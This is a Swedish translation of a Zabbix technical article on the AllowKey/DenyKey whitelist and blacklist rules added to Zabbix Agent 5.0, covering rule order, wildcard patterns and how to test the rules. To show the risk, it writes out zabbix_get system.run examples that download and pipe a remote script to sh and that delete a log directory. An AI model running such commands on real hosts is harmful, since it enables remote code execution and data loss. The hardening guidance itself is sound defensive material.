

Stöd för svarta och vita listor för metriker på agentens sida
Tikhon Uskov, Integrationsingenjör, Zabbix
Dataskyddsproblem
I Zabbix 5.0 introducerades en ny funktion som förbättrar säkerheten i system som använder Zabbix Agent och ersätter den gamla parametern EnableRemoteCommands.
Förbättringen av säkerheten för system som använder agenten beror på det faktum att agenten kan utföra ett stort antal potentiellt farliga åtgärder.
- Agenten kan samla in praktiskt taget all information, inklusive känslig eller potentiellt farlig information, från konfigurationsfiler, loggfiler, filer med lösenord eller andra filer.

Till exempel kan kommandoradsverktyget zabbix_get ge åtkomst till användarlistor, deras hemkataloger, lösenordsfiler etc.

Åtkomst till data med hjälp av kommandoradsverktyget zabbix_get
OBS. Data kan endast hämtas om agenten har läsbehörighet för den aktuella filen. Men till exempel filen /etc/passwd/ är läsbar för alla användare.
- Agenten kan också utföra potentiellt farliga kommandon. Till exempel nyckeln *system.run[]** gör det möjligt att köra alla fjärrkommandon på nätverksnoder, inklusive att köra skript från Zabbix webgränssnitt som också utför kommandon på agentens sida.
# zabbix_get -s my.prod.host -k system.run["wget http://malicious_source -O- | sh"]

# zabbix_get -s my.prod.host -k system.run["rm -rf /var/log/applog/"]- I Linux körs agenten som standard utan root-rättigheter, medan den i Windows körs som en tjänst under System och har obegränsad åtkomst till filsystemet. Om inga ändringar görs i Zabbix Agent-inställningarna efter installationen har agenten åtkomst till registret, filsystemet och kan utföra WMI-förfrågningar.
I tidigare versioner tillät parametern EnableRemoteCommands=0 endast att inaktivera metriker med nyckeln *system.run[]** och köra skript från webgränssnittet, men det gick inte att begränsa åtkomst till specifika filer, tillåta eller förbjuda specifika nycklar som ställdes in tillsammans med agenten, eller begränsa användningen av specifika parametrar.

Användningen av parametern EnableRemoteCommand i tidigare versioner av Zabbix
AllowKey/DenyKey
Zabbix 5.0 bidrar till att skydda mot sådan obehörig åtkomst tack vare vita och svarta listor för att tillåta och förbjuda metriker på agentens sida.
I Zabbix 5.0 är alla nycklar, inklusive *system.run[]**, tillåtna, och två nya konfigurationsparametrar för agenten har lagts till:
AllowKey= — tillåtna kontroller;
DenyKey= — förbjudna kontroller;
där — nyckelmönstret med parametrar, där jokertecken (*) används.
Nycklarna AllowKey och DenyKey gör det möjligt att tillåta eller förbjuda specifika metoder enligt ett visst mönster. Till skillnad från andra konfigurationsparametrar finns det ingen begränsning på antalet parametrar för AllowKey/DenyKey. Detta möjliggör en exakt definition av vad agenten får göra i systemet genom att skapa en kontrollstruktur - utförda nycklar, där ordningen på deras angivelse spelar en mycket viktig roll.
Regelns sekvens
Reglerna kontrolleras i den ordning de anges i konfigurationsfilen. Kontroll av nyckeln enligt reglerna sker till första matchning och så snart nyckeln för datatelementet matchar mönstret, tillåts eller förbjuds det. Efter det stannar kontrollen av reglerna, och andra nycklar ignoreras.
Därför, om ett element matchar både en tillåtande och en förbjudande regel, kommer resultatet att bero på vilken regel som kommer först i konfigurationsfilen.

2 olika regler med samma mönster och nyckel vfs.file.size[/tmp/file]
Ordning för användning av nycklarna AllowKey/DenyKey:
- exakta regler,
- generella regler,
- förbjudande regel.
Till exempel, om du behöver åtkomst till filer i en viss mapp, måste du först tillåta åtkomst till dem, och sedan förbjuda allt annat som inte omfattas av de fastställda tillstånden. Om en förbjudande regel används först kommer åtkomsten till mappen att vara blockerad.

Korrekt sekvens
Om det är nödvändigt att tillåta körning av 2 verktyg via *system.run[], och en förbjudande regel anges först, kommer verktygen inte att kunna köras, eftersom det första mönstret alltid kommer att matcha vilken nyckel som helst, och efterföljande regler kommer att ignoreras.

Felaktig sekvens
Mönster
Grundläggande regler
Mönster — ett uttryck med jokertecken (wildcard). Jokertecknet (*) motsvarar vilket antal som helst av alla tecken i en viss position. Jokertecken kan användas både i nyckelns namn och i parametrarna. Till exempel kan du strikt definiera den första parametern med text, och ange den följande som wildcard.
Parametrarna måste vara inneslutna i fyrkantiga parenteser [].
system.run[*— felaktigvfs.file*.txt]— felaktigvfs.file.*[*]— korrekt
Exempel på användning av wildcard.
- I nyckelnamn och i parametern. I det här fallet stämmer nyckeln inte överens med en liknande nyckel som inte innehåller parametern, eftersom vi i mönstret angav att vi ville få en viss avslutning av nyckelnamnet och en viss uppsättning parametrar.
- Om inga hakparenteser används i mönstret tillåter mönstret alla nycklar som inte innehåller parametrar och förbjuder alla nycklar med angiven parameter.
- Om nyckeln är helt angiven och parametrarna anges som wildcard kommer den att matcha alla liknande nycklar med valfria parametrar och kommer inte att matcha nyckeln utan hakparenteser, det vill säga det kommer att tillåtas eller förbjudas.

Regler för att fylla i parametrar.
- Om användning av en nyckel med parametrar förutsätts, måste parametrarna skrivas in i konfigurationsfilen. Parametrarna ska anges som metatecken. Det är nödvändigt att noggrant förbjuda åtkomst till någon fil och ta hänsyn till vilken information metrik kan returnera vid olika skrivvarianter — med parametrar och utan dem.
Egenskaper för att skriva nycklar med parametrar
- Om nyckeln anges med parametrar, men parametrarna är valfria och anges som metatecken, kommer nyckeln utan parametrar att tillåtas. Till exempel, om du vill förbjuda att få information om CPU-belastningen och anger att nyckeln system.cpu.load[*] ska förbjudas, kom ihåg att nyckeln utan parametrar kommer att returnera det genomsnittliga värdet av belastningen.

Regler för att fylla i parametrar
Anteckningar
Inställning
- Vissa regler kan inte ändras av användaren, till exempel regler för upptäckter (discovery) eller automatisk registrering av agenter. Reglerna AllowKey/DenyKey påverkar inte följande parametrar:
— HostnameItem
— HostMetadataItem
— HostInterfaceItem
OBS. Om administratören förbjuder någon nyckel, returnerar Zabbix ingen information om varför metrik eller nyckel faller in i kategorin ‘NOTSUPPORTED‘. I agentens loggfiler visas också ingen information om förbud mot att utföra fjärrkommandon. Detta är gjort av säkerhetsskäl men kan komplicera felsökningen om metrik faller in i en icke-stödd kategori av någon anledning..
- Man ska inte räkna med någon särskild ordning av anslutning av externa konfigurationsfiler (till exempel i alfabethisk ordning).
Kommandoverktyg
Efter att reglerna har ställts in är det viktigt att säkerställa att allt är korrekt konfigurerat.
Du kan använda något av de tre alternativen:
- Lägg till en mätning i Zabbix.
- Testa med hjälp av zabbix_agentd. Zabbix-agent med alternativet -print (-p) visar alla nycklar (som är tillåtna som standard), förutom de som är blockerade av konfigurationen. Och med alternativet -test (-t) för en blockerad nyckel kommer det att returnera 'Unsupported item key‘.
- Testa med hjälp av zabbix_get. Verktyget zabbix_get med alternativet -k kommer att returnera 'ZBX_NOTSUPPORTED: Unknown metric‘.
Tillåta eller förbjuda
Du kan förbjuda filåtkomst och säkerställa, exempelvis med hjälp av verktyget zabbix_get, att filåtkomsten är blockerad.

**
OBS. Citat i parametern ignoreras.
Även om åtkomst till en sådan fil kan tillåtas via en annan väg. Till exempel om den nås genom en symlänk.

Det rekommenderas att testa olika tillämpningar av de angivna reglerna, samt att beakta möjligheterna att kringgå förbud.
Frågor och svar
Fråga. Varför valdes en så komplex mönstermetod med eget språk för att beskriva regler, rättigheter och förbud? Varför fanns det inte möjlighet att använda till exempel reguljära uttryck som Zabbix använder?
Svar. Detta handlar om regex-prestanda, eftersom agenten som regel är en och den kontrollerar ett stort antal mätningar. Regex är en ganska resurskrävande operation, och vi kan inte kontrollera tusentals mätningar på det sättet. Wildcards är en universell, brett tillämpad och enkel lösning..
Fråga. Blir Include-filerna inte kopplade i alfabetisk ordning?
Svar. Såvitt jag vet, är det i praktiken omöjligt att förutsäga sekvensen av tillämpning av regler om du sprider ut dem över olika filer. Jag rekommenderar att samla alla AllowKey/DenyKey-regler i en fil Include, eftersom de samverkar med varandra, och att inkludera denna fil..
Fråga. I Zabbix 5.0 saknas alternativet 'EnableRemoteCommands=' i konfigurationsfilen och endast AllowKey/DenyKey? är tillgängliga.
Svar. Ja, det stämmer..
Tack för uppmärksamheten!
Källa: habr.com
